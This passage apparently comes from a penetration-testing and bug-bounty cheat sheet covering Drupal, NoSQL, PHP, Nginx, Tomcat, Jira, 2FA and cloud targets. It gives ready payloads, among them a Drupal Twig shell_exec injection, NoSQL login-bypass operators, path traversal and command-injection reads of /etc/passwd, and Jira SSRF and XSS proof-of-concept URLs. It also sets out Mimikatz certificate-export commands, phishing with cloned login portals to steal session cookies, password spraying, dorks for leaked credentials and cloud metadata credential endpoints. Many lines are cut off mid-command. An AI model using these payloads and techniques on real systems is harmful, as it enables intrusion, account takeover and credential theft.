12 docker run -it -p 7070:7070 cmsscan
13 python3 cmsmap.py -f D https://www.example.com -F
14
15 # https://github.com/Tuhinshubhra/CMSeeK
16 python3 cmseek.py -u domain.com
17
18 # Drupal < 8.7.x Authenticated RCE module upload
19 https://www.drupal.org/project/drupal/issues/3093274
20 https://www.drupal.org/files/issues/2019-11-08/drupal_rce.tar_.gz
21
22 # Drupal < 9.1.x Authenticated RCE Twig templates
23 https://www.drupal.org/project/drupal/issues/2860607
24 "Administer views" -> new View of User Fields ->Add a "Custom text"
25 "{{ {"#lazy_builder": ["shell_exec", ["touch /tmp/hellofromviews"]]} }}"
26
27 # If found /node/$NUMBER, the number could be devs or tests pages
28
```

# NoSQL (MongoDB, CouchDB)

```
1 # Tools
2 # https://github.com/codingo/NoSQLMap
3 python NoSQLMap.py
4 # https://github.com/torque59/Nosql-Exploitation-Framework
5 python nosqlframework.py -h
6 # https://github.com/Charlie-belmer/nosqli
7 nosqli scan -t http://localhost:4000/user/lookup?username=test
8 # https://github.com/FSecureLABS/N1QLMap
9 ./n1qlMap.py http://localhost:3000 --request example_request_1.txt --keywo
10
11 # Payload:
12 ' || 'a'=='a
13
14 mongodbserver:port/status?text=1
15
16 # in URL
17 username[$ne]=toto&password[$ne]=toto
18
19 ##in JSON
20 {"username": {"$ne": null}, "password": {"$ne": null}}
21 {"username": {"$gt":"""}, "password": {"$gt":"""}}
22
23 - Trigger MongoDB syntax error -> ' " \ ; { }
24 - Insert logic -> ' || '1' == '1' ; //
25 - Comment out -> //
26 - Operators -> $where $gt $lt $ne $regex
27 - Mongo commands -> db.getCollectionNames()
```

# PHP

```
1 # Tools
2 https://github.com/TarlogicSecurity/Chankro
3 # Bypass disable_functions and open_basedir
4 python2 chankro.py --arch 64 --input rev.sh --output chan.php --path /var/
5 # Unserialize PHP Payload generator
6 https://github.com/ambionics/phpgc
7 # Backup Artifacts
8 # https://github.com/mazen160/bfac
9 bfac --url http://example.com/test.php
10
```

# RoR (Ruby on Rails)


```
1  **Tools**  
2  # https://github.com/presidentbeef/brakeman  
3  gem install brakeman  
4  brakeman /path/to/rails/application
```

# JBoss - Java Deserialization

```
1 # JexBoss  
2 # https://github.com/joaomatosf/jexboss  
3 python jexboss.py -host http://target_host:8080
```

# OneLogin - SAML Login

```
1 # https://developers.onelogin.com/saml
2 # https://github.com/fadyosman/SAMLExtractor
3 ./samle.py -u https://carbon-prototype.uberinternal.com/
4 ./samle.py -r "https://domain.onelogin.com/trust/saml2/http-post/sso/57143"
```



# Flash SWF

```
1 # SWF Param Finder
2 https://github.com/m4ll0k/SWFParamFinder
3 bash swfpfinder.sh https://example.com/test.swf
```

# Nginx

```
1 curl -gsS https://example.com:443/../../%00/nginx-handler?/usr/lib/nginx
2
3 # If merge_slashes is OFF path traversal is possible, just append 1 slash
4 ////////etc/passwd
```

# Python

```
1 # Analyze Python code
2 https://github.com/PyCQA/bandit
3
4 # Python Web Server common flaws
5 Input injection in filename:
6 "; cat /etc/passwd
7
```

# Tomcat

```
1 Check if the following scripts exists (v4.x - v7.x):
2 /examples/jsp/num/numguess.jsp
3 /examples/jsp/dates/date.jsp
4 /examples/jsp/snp/snoop.jsp
5 /examples/jsp/error/error.html
6 /examples/jsp/sessions/carts.html
7 /examples/jsp/checkbox/check.html
8 /examples/jsp/colors/colors.html
9 /examples/jsp/cal/login.html
10 /examples/jsp/include/include.jsp
11 /examples/jsp/forward/forward.jsp
12 /examples/jsp/plugin/plugin.jsp
13 /examples/jsp/jsptoserv/jsptoservlet.jsp
14 /examples/jsp/simpletag/foo.jsp
15 /examples/jsp/mail/sendmail.jsp
16 /examples/servlet/HelloWorldExample
17 /examples/servlet/RequestInfoExample
18 /examples/servlet/RequestHeaderExample
19 /examples/servlet/RequestParamExample
20 /examples/servlet/CookieExample
21 /examples/servlet/JndiServlet
22 /examples/servlet/SessionExample
23 /tomcat-docs/appdev/sample/web/hello.jsp
24
25 Users under
26 $TOMCAT_HOME/tomcat6/tomcat-users.xml
```

# Adobe AEM

<https://github.com/0ang3l/aem-hacker>

# Magento

<https://github.com/steverobbins/magescan>

# SAP

```
1 # Fuzzing dictionary
2 https://raw.githubusercontent.com/jackrichardzon/s4p0/master/S4P-DIR.txt
```



# 2FA

## Common flaws

```
1 # Lack of rate limit
2     - Exploit:
3     1. Request 2FA code and capture this request.
4     2. Repeat this request for 100-200 times and if there is no limitation
5     3. At 2FA Code Verification page, try to brute-force for valid 2FA and
6     4. You can also try to initiate, requesting OTPs at one side and brute
7
8 # Rate limit bypass
9     # Limiting the flow rate
10    # Generated OTP code doesn't change
11    # Rate-limit resetting when updating the code
12    # Bypassing the rate limit by changing the IP address
13    # Support for X-Forwarded-For turned on
14 # Bypass replacing part of the request from the session
15 # Bypass using the "Remember Me" functionality
16     # If 2FA is attached using a cookie, the cookie value must be unguessable
17     # If 2FA is attached to an IP address, you can try to replace your IP
18 # Improper access control bug on the 2FA dialog page
19 # Insufficient censorship of personal data on the 2FA page
20 # Ignoring 2FA under certain circumstances.
21     # 2FA ignoring when recovering a password
22     # Ignoring 2FA when entering through a social network
23     # Ignoring 2FA in an older version of the application
24     # Ignoring 2FA in case of cross-platforming
25 # When disabling 2FA, the current code or password is not requested
26 # Previously created sessions remain valid after activation of 2FA
27 # Lack of Rate-limit in the user's account
28 # Manipulation of API's versions
29 # Improper Access Control in the backup codes request
```

---

## Mindmaps



Hack3rScr0lls

BugBounty Trick

@hackerscrolls  
@hackerscrolls

<https://medium.com/@iSecMax/two-factor-authentication-security-testing-and-p>

# GWT

```
1 # Google Web Toolkit
2 # https://github.com/FSecureLABS/GWTMap
3 ./gwtmap.py -u http://target.com/olympian/olympian.nocache.js --filter Aut
```

# Jira

```
1 cve-2019-8449
2 The /rest/api/latest/groupuserpicker resource in Jira before version 8.4.0
3 https://jira.atlassian.com/browse/JRASERVER-69796
4 https://victimhost/rest/api/latest/groupuserpicker?query=1&maxResults=500
5 =====
6 cve-2019-8451:ssrf-response-body
7 The /plugins/servlet/gadgets/makeRequest resource in Jira before version 8
8
9 https://jira.atlassian.com/browse/JRASERVER-69793?jql=labels%20%3D%20
10 https://victimhost/plugins/servlet/gadgets/makeRequest?url=https://victim
11 =====
12 RCE Jira=CVE-2019-11581
13 https://hackerone.com/reports/706841
14
15 /secure/ContactAdministrators!default.jspa
16 =====
17 =====
18
19 cve-2018-20824
20 vulnerable to Server Side Request Forgery (SSRF). This allowed a XSS and
21
22 https://victimhost/plugins/servlet/Wallboard/?dashboardId=10000&dashboardI
23 =====
24 cve-2020-14179
25 Atlassian Jira Server and Data Center allow remote, unauthenticated attack
26 REF=https://jira.atlassian.com/browse/JRASERVER-71536
27 POC:
28 https://victimhost/secure/QueryComponent!Default.jspa
29 =====
30 cve-2020-14181
31 Atlassian Jira Server and Data Center allow an unauthenticated user to enum
32 Ref=https://jira.atlassian.com/browse/JRASERVER-71560?jql=text%20~%20%22cv
33 POC:
34 https://victimhost/secure/ViewUserHover.jspa
35 https://victimhost/ViewUserHover.jspa?username=Admin
36 =====
37 https://hackerone.com/reports/380354
38 CVE-2018-5230
39 https://jira.atlassian.com/browse/JRASERVER-67289
40 HOW TO EXPLOIT:
41 https://host/issues/?filter=-8
42 Go to the link above
43 Click the "Updated Range:" text area
44 Put your XSS payload in "More than [ ] minutes ago" (15 character payload
45 Click Update
```

```
46 Payload will run. If it doesn't run chances are you used double quotes som
47 =====
48 jira-unauthenticated-dashboards https://victimhost/rest/api/2/dashboard?m
49
50 jira-unauth-popular-filters
51 https://victimhost/secure/ManageFilters.jspa?filter=popular&filterView=po
52 =====
53 https://hackerone.com/reports/197726
54 https://newrelic.atlassian.net/secure/ManageFilters.jspa?filterView=popula
55 https://newrelic.atlassian.net/secure/ManageFilters.jspa?filterView=search
56 =====
57
58 https://hackerone.com/reports/139970
59
60 https://host/secure/ConfigurePortalPages!default.jspa?view=popular
61 https://host/secure/ManageFilters.jspa?filterView=search&Search=Search&fil
62 =====
63
64 /pages/%3CIFRAME%20SRC%3D%22javascript%3Aalert('XSS')%22%3E.vm
65
66 =====
67 CVE-2019-3403
68 Information disclosed vulnerability
69 1.()https://jira.atlassian.com/browse/JRASERVER-69242
70 visit the URL address,you can check the user whether is exist on this host
71 /rest/api/2/user/picker?query=admin
72
73 So the attacker can enumerate all existing users on this jira server.
74
75 2.(CVE-2019-8442)https://jira.atlassian.com/browse/JRASERVER-69241
76 visit the URL address,the server will leaking some server's information
77 /s>thiscanbeanythingyouwant/_/META-INF/maven/com.atlassian.jira/atlassian-
78
79 /rest/api/2/user/picker?query=admin
80 /s>thiscanbeanythingyouwant/_/META-INF/maven/com.atlassian.jira/atlassian-
81
82 =====
83 CVE-2017-9506
84 https://blog.csdn.net/caiqiqi/article/details/89017806
85 /plugins/servlet/oauth/users/icon-uri?consumerUri=https://www.google.nl
86 =====
87 CVE-2019-3402 : [Jira]XSS in the labels gadget
88 /secure/ConfigurePortalPages!default.jspa?view=search&searchOwnerUserName=
89 ConfigurePortalPages.jspa
90
91
92 =====
93 CVE-2018-20824 : [Jira]XSS in WallboardServlet through the cyclePeriod para
94
95 /plugins/servlet/Wallboard/?dashboardId=10100&dashboardId=10101&cyclePerio
```

---

# OIDC (Open ID Connect)

```
1 # Software using this
2 Keycloak (Red Hat)
3 Bitbucket Server (Atlassian)
4 GitLab
5 Salesforce Lightning
6 Amazon Cognito (AWS)
7
8 # Check /.well-known/openid-configuration
9
10 # Look for uri-redirect & SSRF
```

# Cloud

- General
- AWS
- Azure
- Google Cloud Platform
- Cloud Info Gathering
- Docker & Kubernetes
- CDNs

# General

```
1 # Tools
2 # Non provider specific and general purpose
3 # https://github.com/nccgroup/ScoutSuite
4 # https://github.com/initstring/cloud_enum
5 python3 cloud_enum.py -k companynameorkeyword
6 # https://github.com/cyberark/SkyArk
7 # https://github.com/SecurityFTW/cs-suite
8     cd /tmp
9     mkdir .aws
10    cat > .aws/config <<EOF
11        [default]
12            output = json
13            region = us-east-1
14    EOF
15    cat > .aws/credentials <<EOF
16        [default]
17            aws_access_key_id = XXXXXXXXXXXXXXXXX
18            aws_secret_access_key = XXXXXXXXXXXXXXXXXXXXXXXXX
19    EOF
20    docker run -v `pwd`/.aws:/root/.aws -v `pwd`/reports:/app/reports secur
21 # Dictionary
22 https://gist.github.com/BuffaloWill/fa96693af67e3a3dd3fb
23
24 Searching for bad configurations
25
26 No auditable items:
27 • DoS testing
28 • Intense fuzzing
29 • Phishing the cloud provider's employees
30 • Testing other company's assets
31 • Etc.
32
33 Audit policies:
34
35 # Azure
36 https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement
37 # Aws
38 https://aws.amazon.com/security/penetration-testing/
39 # GCP
40 https://support.google.com/cloud/answer/6262505?hl=en
41
```



Microsoft Azure



Google Cloud Platform

Virtual Servers	Instances	VMs	VM Instances
Platform-as-a-Service	Elastic Beanstalk	Cloud Services	App Engine
Serverless Computing	Lambda	Azure Functions	Cloud Functions
Docker Management	ECS	Container Service	Container Engine
Kubernetes Management	EKS	Kubernetes Service	Kubernetes Engine
Object Storage	S3	Block Blob	Cloud Storage
Archive Storage	Glacier	Archive Storage	Coldline
File Storage	EFS	Azure Files	ZFS / Avere
Global Content Delivery	CloudFront	Delivery Network	Cloud CDN
Managed Data Warehouse	Redshift	SQL Warehouse	Big Query


## Recon

```
1 # PoC from Forward DNS dataset
2 # This data is created by extracting domain names from a number of sources
3 https://opendata.rapid7.com/sonar.fdns_v2/
4 cat CNAME-DATASET-NAME | pigz -dc | grep -E "\.azurewebsites\.com"
5 cat CNAME-DATASET-NAME | pigz -dc | grep -E "\.s3\.amazonaws\.com"
6
7 • First step should be to determine what services are in use
8 • More and more orgs are moving assets to the cloud one at a time
9 • Many have limited deployment to cloud providers, but some have fully emb
10 • Determine things like AD connectivity, mail gateways, web apps, file sto
11 • Traditional host discovery still applies
12 • After host discovery resolve all names, then perform whois
13 lookups to determine where they are hosted
14 • Microsoft, Amazon, Google IP space usually indicates cloud service usage
15 ◇ More later on getting netblock information for each cloud service
16 • MX records can show cloud-hosted mail providers
17 • Certificate Transparency (crt.sh)
18 • Monitors and logs digital certs
19 • Creates a public, searchable log
20 • Can help discover additional subdomains
21 • More importantly... you can potentially find more Top Level Domains (TLD's
22 • Single cert can be scoped for multiple domains
23 • Search (Google, Bing, Baidu, DuckDuckGo): site:targetdomain.com -site:ww
24 • Shodan.io and Censys.io zoomeye.org
25 • Internet-wide portscans
```

```
26 • Certificate searches
27 • Shodan query examples:
28   ◇ org:"Target Name"
29   ◇ net:"CIDR Range"
30   ◇ port:"443"
31 • DNS Brute Forcing
32 • Performs lookups on a list of potential subdomains
33 • Make sure to use quality lists
34 • SecLists: https://github.com/danielmiessler/SecLists/tree/master/Discovery
35 • MX Records can help us identify cloud services in use
36   ◇ 0365 = target-domain.mail.protection.outlook.com
37   ◇ G-Suite = google.com | googlemail.com
38   ◇ Proofpoint = pphosted.com
39 • If you find commonalities between subdomains try iterating names
40 • Other Services
41   ◇ HackerTarget https://hackertarget.com/
42   ◇ ThreatCrowd https://www.threatcrowd.org/
43   ◇ DNSDumpster https://dnsdumpster.com/
44   ◇ ARIN Searches https://whois.arin.net/ui/
45     ▪ Search bar accepts wild cards “*”
46     ▪ Great for finding other netblocks owned by the same organization
47 • Azure Netblocks
48   ▪ Public: https://www.microsoft.com/en-us/download/details.aspx?id=5
49   ▪ US Gov: http://www.microsoft.com/en-us/download/details.aspx?id=57
50   ▪ Germany: http://www.microsoft.com/en-us/download/details.aspx?id=5
51   ▪ China: http://www.microsoft.com/en-us/download/details.aspx?id=570
52 • AWS Netblocks
53   ◇ https://ip-ranges.amazonaws.com/ip-ranges.json
54 • GCP Netblocks
55   ◇ Google made it complicated so there's a script on the next page to go
56 • Box.com Usage
57   ◇ Look for any login portals
58     ▪ https://companyname.account.box.com
59   ◇ Can find cached Box account data too
60 • Employees
61   ◇ LinkedIn
62   ◇ PowerMeta https://github.com/dafthack/PowerMeta
63   ◇ FOCA https://github.com/ElevenPaths/FOCA
64   ◇ hunter.io
65
66 Tools:
67   • Recon-NG https://github.com/lanmaster53/recon-ng
68   • OWASP Amass https://github.com/OWASP/Amass
69   • Spiderfoot https://www.spiderfoot.net/
70   • Gobuster https://github.com/OJ/gobuster
71   • Sublist3r https://github.com/aboul3la/Sublist3r
72
73 Foothold:
74   • Find ssh keys in shhgit.darkport.co.uk https://github.com/eth0izzle/shhgit
75   • GitLeaks https://github.com/zricethezav/gitLeaks
76   • Gitrob https://github.com/michenriksen/gitrob
```

- 77 • Truffle Hog <https://github.com/dxa4481/truffleHog>
- 78
- 79 Password attacks:
  - 80 • Password Spraying
    - 81 ◇ Trying one password for every user at an org to avoid account lockout
  - 82 • Most systems have some sort of lockout policy
    - 83 ◇ Example: 5 attempts in 30 mins = lockout
  - 84 • If we attempt to auth as each individual username one time every 30 mins
  - 85 • Credential Stuffing
    - 86 ◇ Using previously breached credentials to attempt to exploit password
  - 87 • People tend to reuse passwords for multiple sites including corporate ac
  - 88 • Various breaches end up publicly posted
  - 89 • Search these and try out creds
  - 90 • Try iterating creds
- 91
- 92 Web server exploitation
  - 93 • Out-of-date web technologies with known vulns
  - 94 • SQL or command injection vulns
  - 95 • Server-Side Request Forgery (SSRF)
  - 96 • Good place to start post-shell:
  - 97 • Creds in the Metadata Service
  - 98 • Certificates
  - 99 • Environment variables
  - 100 • Storage accounts
  - 101 • Reused access certs as private keys on web servers
    - 102 ◇ Compromise web server
    - 103 ◇ Extract certificate with Mimikatz
    - 104 ◇ Use it to authenticate to Azure
  - 105 • Mimikatz can export “non-exportable” certificates:
    - 106 mimikatz# crypto::capi
    - 107 mimikatz# privilege::debug
    - 108 mimikatz# crypto::cng
    - 109 mimikatz# crypto::certificates /systemstore:local\_machine /store:my /e
- 110
- 111 Phising
  - 112 • Phishing is still the #1 method of compromise
  - 113 • Target Cloud engineers, Developers, DevOps, etc.
  - 114 • Two primary phishing techniques:
    - 115 ◇ Cred harvesting / session hijacking
    - 116 ◇ Remote workstation compromise w/ C2
  - 117 • Attack designed to steal creds and/or session cookies
  - 118 • Can be useful when security protections prevent getting shells
  - 119 • Email a link to a target employee pointing to cloned auth portal
    - 120 ◇ Examples: Microsoft Online (O365, Azure, etc.), G-Suite, AWS Console
  - 121 • They auth and get real session cookies... we get them too.
- 122
- 123 Phishing: Remote Access
  - 124 • Phish to compromise a user's workstation
  - 125 • Enables many other options for gaining access to cloud resources
  - 126 • Steal access tokens from disk
  - 127 • Session hijack

```
128 • Keylog
129 • Web Config and App Config files
130   ◇ Commonly found on pentests to include cleartext creds
131   ◇ WebApps often need read/write access to cloud storage or DBs
132   ◇ Web.config and app.config files might contain creds or access tokens
133   ◇ Look for management cert and extract to pfx like publishsettings file
134   ◇ Often found in root folder of webapp
135 • Internal Code Repositories
136   ◇ Gold mine for keys
137   ◇ Find internal repos:
138     ▪ A. Portscan internal web services (80, 443, etc.) then use EyeWitness
139     ▪ B. Query AD for all hostnames, look for subdomains git, code, repo
140   ◇ Can use automated tools (gitleaks, trufflehog, gitrob) or use built-in
141     ▪ Search for AccessKey, AKIA, id_rsa, credentials, secret, password,
142 • Command history
143 • The commands ran previously may indicate where to look
144 • Sometimes creds get passed to the command line
145 • Linux hosts command history is here:
146   ◇ ~/.bash_history
147 • PowerShell command history is here:
148   ◇ %USERPROFILE%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine
149
150 Post-Compromise Recon
151 • Who do we have access as?
152 • What roles do we have?
153 • Is MFA enabled?
154 • What can we access (webapps, storage, etc.?)
155 • Who are the admins?
156 • How are we going to escalate to admin?
157 • Any security protections in place (ATP, GuardDuty, etc.)?
158
159 Service metadata summary
160 AWS
161 http://169.254.169.254/metadata/v1/*
162 Google Cloud
163 http://metadata.google.internal/computeMetadata/v1/*
164 DigitalOcean
165 http://169.254.169.254/metadata/v1/*
166 Docker
167 http://127.0.0.1:2375/v1.24/containers/json
168 Kubernetes ETCD
169 http://127.0.0.1:2379/v2/keys/?recursive=true
170 Alibaba Cloud
171 http://100.100.100.200/latest/meta-data/*
172 Microsoft Azure
173 http://169.254.169.254/metadata/v1/*
174
```



# Cloud Info Gathering

```
1 # Azure IP Ranges
2 https://azurerange.azurewebsites.net/
3
4 # AWS IP Range
5 https://ip-ranges.amazonaws.com/ip-ranges.json
6 - Get creation date
7 jq .createDate < ip-ranges.json
8 - Get info for specific region
9 jq '.prefixes[] | select(.region=="us-east-1")' < ip-ranges.json
10 - Get all IPs
11 jq -r '.prefixes | .[].ip_prefix' < ip-ranges.json
12
13 # Online services
14 https://viewdns.info/
15 https://securitytrails.com/
16 https://www.shodan.io/search?query=net%3A%2234.227.211.0%2F24%22
17 https://censys.io/ipv4?q=s3
18
19 # Google Dorks
20 site:*.amazonaws.com -www "compute"
21 site:*.amazonaws.com -www "compute" "ap-south-1"
22 site:pastebin.com "rds.amazonaws.com" "u " pass OR password
23 https://storage.googleapis.com/COMPANY
24
25 # Check certificate transparency logs
26 https://crt.sh
27 %.netfilx.com
28
29 # Find Cloud Services
30 python3 cloud_enum.py -k keyword
31 python3 CloudScraper.py -u https://example.com
32
33 # AWS Buckets
34 # Dork
35 site:*.s3.amazonaws.com ext:xls | ext:xlsx | ext:csv password|passwd|pass
36
37 # AWS discovering, stealing keys and endpoints
38 # Nimbostratus - check against acutal profile
39 https://github.com/andresriancho/nimbostratus
40 python nimbostratus dump-credentials
41
42 # ScoutSuite - audit AWS, GCP and Azure clouds
43 scout --provider aws --profile stolen
```

```
44
45 # Prowler - AWS security assessment, auditing and hardening
46 https://github.com/toniblyx/prowler
```

# AWS

## AWS basic info

```
1 Auth methods:
2 • Programmatic access – Access + Secret Key
3   ◇ Secret Access Key and Access Key ID for authenticating via scripts and
4 • Management Console Access
5   ◇ Web Portal Access to AWS
6
7 Recon:
8 • AWS Usage
9   ◇ Some web applications may pull content directly from S3 buckets
10  ◇ Look to see where web resources are being loaded from to determine if
11  ◇ Burp Suite
12  ◇ Navigate application like you normally would and then check for any
13    • https://[bucketname].s3.amazonaws.com
14    • https://s3-[region].amazonaws.com/[OrgName]
15
16 S3:
17 • Amazon Simple Storage Service (S3)
18   ◇ Storage service that is “secure by default”
19   ◇ Configuration issues tend to unsecure buckets by making them publicly
20   ◇ Nslookup can help reveal region
21   ◇ S3 URL Format:
22     • https://[bucketname].s3.amazonaws.com
23     • https://s3-[region].amazonaws.com/[Org Name]
24     # aws s3 ls s3://bucket-name-here --region
